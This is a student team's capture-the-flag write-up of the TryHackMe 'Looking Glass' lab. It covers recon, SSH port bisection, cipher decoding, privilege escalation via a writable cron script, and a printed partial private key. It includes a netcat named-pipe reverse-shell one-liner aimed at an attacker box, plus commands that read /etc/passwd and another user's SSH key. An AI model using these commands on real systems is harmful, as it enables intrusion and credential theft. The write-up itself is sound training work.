PenTest 1

Room A

hiSpec

Members

ID	Name	Role
1211101670	Nur Lycia Nisriena binti Razidy	Leader
1211101007	Aisyah binti Ahmad Kassim	Member
1211101073	Muhammad Adam bin Mazli Zakuan	Member
1211101619	Nik Syareena Aida binti Nik Ahmad Faizul	Member

1) Recon and Enumeration (Where we gather data)

Members Involved: Lycia, Syareena, Adam, Aisyah

Tools used: Nmap, Attackbox's terminal, Vigenere Solver

Thought Process and Methodology and Attempts:


First, we used Nmap to check open ports with command nmap -sc -sV -oN nmap/initial 'IP machine'. However, it showed 9000 till 13,999 open ports, hence we need to figure out which port can bring us to real services between that range.


```
root@ip-10-10-36-65:~# nmap -sC -sV -oN nmap/initial 10.10.92.236

Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-26 04:16 BST
Nmap scan report for ip-10-10-92-236.eu-west-1.compute.internal (10.10.92.236)
Host is up (0.0010s latency).
Not shown: 916 closed ports
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoc
ol 2.0)
| ssh-hostkey:
|   2048 3f:15:19:70:35:fd:dd:0d:07:a0:50:a3:7d:fa:10:a0 (RSA)
|   256 a8:67:5c:52:77:02:41:d7:90:e7:ed:32:d2:01:d9:65 (ECDSA)
|_  256 26:92:59:2d:5e:25:90:89:09:f5:e5:e0:33:81:77:6a (EdDSA)
9000/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9001/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9002/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
```

Then, we tried any random port number and guessed by the hint given whether it had to be lower or higher.


```
root@ip-10-10-50-110:~# ssh 10.10.47.82 -p 10570
The authenticity of host '[10.10.47.82]:10570 ([10.10.47.82]:10570)' can't be establish
ed.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.47.82]:10570' (RSA) to the list of known hosts.
Higher
Connection to 10.10.47.82 closed.
root@ip-10-10-50-110:~# ssh 10.10.47.82 -p 10560
The authenticity of host '[10.10.47.82]:10560 ([10.10.47.82]:10560)' can't be establish
ed.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.47.82]:10560' (RSA) to the list of known hosts.
Lower
Connection to 10.10.47.82 closed.
root@ip-10-10-50-110:~# ssh 10.10.47.82 -p 10565
The authenticity of host '[10.10.47.82]:10565 ([10.10.47.82]:10565)' can't be establish
ed.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.47.82]:10565' (RSA) to the list of known hosts.
Higher
Connection to 10.10.47.82 closed.
```

Then, Lycia decided to use other methods which made it easier as below. By adding, -o StrictHosKeyChecking=no . Now, we can check the port immediately without answering continue connecting question. Also, we figured instead of trying any random number we should try the biggest and smallest range number and divide it by 2 to narrow down the range then divide it by 2 again until we got connected to real service and it did save much time.







Once, we found the real service. It showed a long encrypted text. As, we can see it is the English Language since it used the regular alphabet. Then, we decrypted the text at Vigenere Solver so we are able to read it.



After decrypted, we got that the secret is bewareTheJabberwock



Then, enter the secret that we got, to get the password to log in as jabberwock. We used the password given which is ‘RushesBatterMayhapDirespectful.



2. Initial Foothold (where we gained the first reverse shell)


Members Involved: Lycia, Syareena, Adam, Aisyah

Tools used: Netcat, Attackbox's terminal

Thought Process and Methodology and Attempts:

After a successful attempt at logging in as jabberwock, we use the command ls to see the files in the directory.

Then, using the cat command, we print out the content of the file user.txt and received a flag which seems to be arranged backwards.



Again, using the same cat command, we added the | rev command to get the flag in the right arrangement.

After we received the flag, we copy and pasted it in the TryHackMe website to confirm it is the user flag.

After successfully finding the user flag, we are now finding the root flag.


Firstly, we opened the /etc/passwd file to see the registered users that have access to the system.

```
jabberwock@looking-glass:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/no
```


Then, we check out /etc/crontab to see if any cron jobs are running. At the bottom, we found there is cron job being ran by the user tweedledum who runs /home/jabberwock/twasBrillig.sh , which the bash file we saw earlier when finding the user flag.

```
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/
cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/
cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/
cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
```

After that, we checked what sudo permissions we had. At the bottom line, we found out that we can run reboot as jabberwock without a password!




We saw that the twasBrillig.sh file has the permissions for us to read, write and execute.




Therefore we continued to do a nano against it and append a reverse shell to the twasBrillig.sh file.

Then we started a netcat listener on port 4444 and we reboot the machine using “sudo /sbin/reboot . However after a while it still did not manage to catch a reverse shell .



Syareena did some research and tried another way where we only use the echo command to append in the reverse shell in the twasBrillig.sh file .We also made a mistake by putting in the hostname (172.17.0.1) in the shell. So in result, we fixed the reverse shell by doing the command echo “rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc **ATTACKBOX IP** 4444 >/tmp/f” > twasBrillig.sh

With this attempt we have successfully caught a shell on our netcat listener.



We then typed in id to see who we were and it showed tweedledum.

3) Horizontal Privilege Escalation (If any, if you pivot to other users)

Members Involved: Lycia, Syareena, Adam, Aisyah

Tools used: Cyberchef, Attackbox's terminal

Thought Process and Methodology and Attempts:

After successfully escalating to user tweedledum ,we upgraded our shell with the command below.

```
$ python3 -c "import pty;pty.spawn('/bin/bash')"
tweedledum@looking-glass:~$
```


Use the input ls to view the files within "tweedledum" directory

```
tweedledum@looking-glass:~$

tweedledum@looking-glass:~$

tweedledum@looking-glass:~$ ls
ls
humptydumpty.txt  poem.txt
```

cat 'filename' to view the contents in 'poem.txt' and 'humptydumpty.txt'.It seemed to be a long hash so we used cyberchef to crack the hash.

```
tweedledum@looking-glass:~$ cat poew.txt
cat poew.txt
cat: poew.txt: No such file or directory
tweedledum@looking-glass:~$ pwd
pwd
/home/tweedledum
tweedledum@looking-glass:~$ cat humptydumpty.txt
cat humptydumpty.txt
dfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
74686520706173737 6f7264206973207a79787776757473727 1706f6e6d6c6b
```

Using cyberchef, we decode each and every row of code inside humptydumpty.txt file. The password for user humptydumpty is zyxwvutsrqponmlk



We can successfully login as the user ‘humptydumpty’ and enter the password we just obtained

```
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
Password: zyxwvutsrqponmlk
```

Input ls to view all files inside humptydumpty directory

```
humptydumpty@looking-glass:~$ ls -al
ls -al
total 28
drwx------ 3 humptydumpty humptydumpty 4096 Jul 27 04:36 .
drwxr-xr-x 8 root         root         4096 Jul  3  2020 ..
lrwxrwxrwx 1 root         root            9 Jul  3  2020 .bash_history -> /dev/null
-rw-r--r-- 1 humptydumpty humptydumpty  220 Jul  3  2020 .bash_logout
-rw-r--r-- 1 humptydumpty humptydumpty 3771 Jul  3  2020 .bashrc
drwx------ 3 humptydumpty humptydumpty 4096 Jul 27 04:36 .gnupg
-rw-r--r-- 1 humptydumpty humptydumpty  807 Jul  3  2020 .profile
-rw-r--r-- 1 humptydumpty humptydumpty 3084 Jul  3  2020 poetry.txt
```

We tried inspecting the files in “alice” directory. However, we did not have permission.

```
humptydumpty@looking-glass:/home$ cd alice
cd alice
humptydumpty@looking-glass:/home/alice$ ls -al
ls -al
ls: cannot open directory '.': Permission denied
```

Although we did not have permission to see the contents of that folder, we were able to read the .bashrc file.

```
humptydumpty@looking-glass:/home/alice$ ls .bashrc
ls .bashrc
.bashrc
humptydumpty@looking-glass:/home/alice$ cat .bashrc
cat .bashrc
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples
```

We decided to move on and inspect an rsa key in “alice” directory. It shows that there is an id_rsa in the ssh folder owned by humptydumpty . Since humptydumpty was the current user we were logged in as, we can see the contents.

```
humptydumpty@looking-glass:/home/alice$ ls -la .ssh/id_rsa
ls -la .ssh/id_rsa
-rw------- 1 humptydumpty humptydumpty 1679 Jul  3  2020 .ssh/id_rsa
humptydumpty@looking-glass:/home/alice$ cat /home/alice/.ssh/id_rsa
cat /home/alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
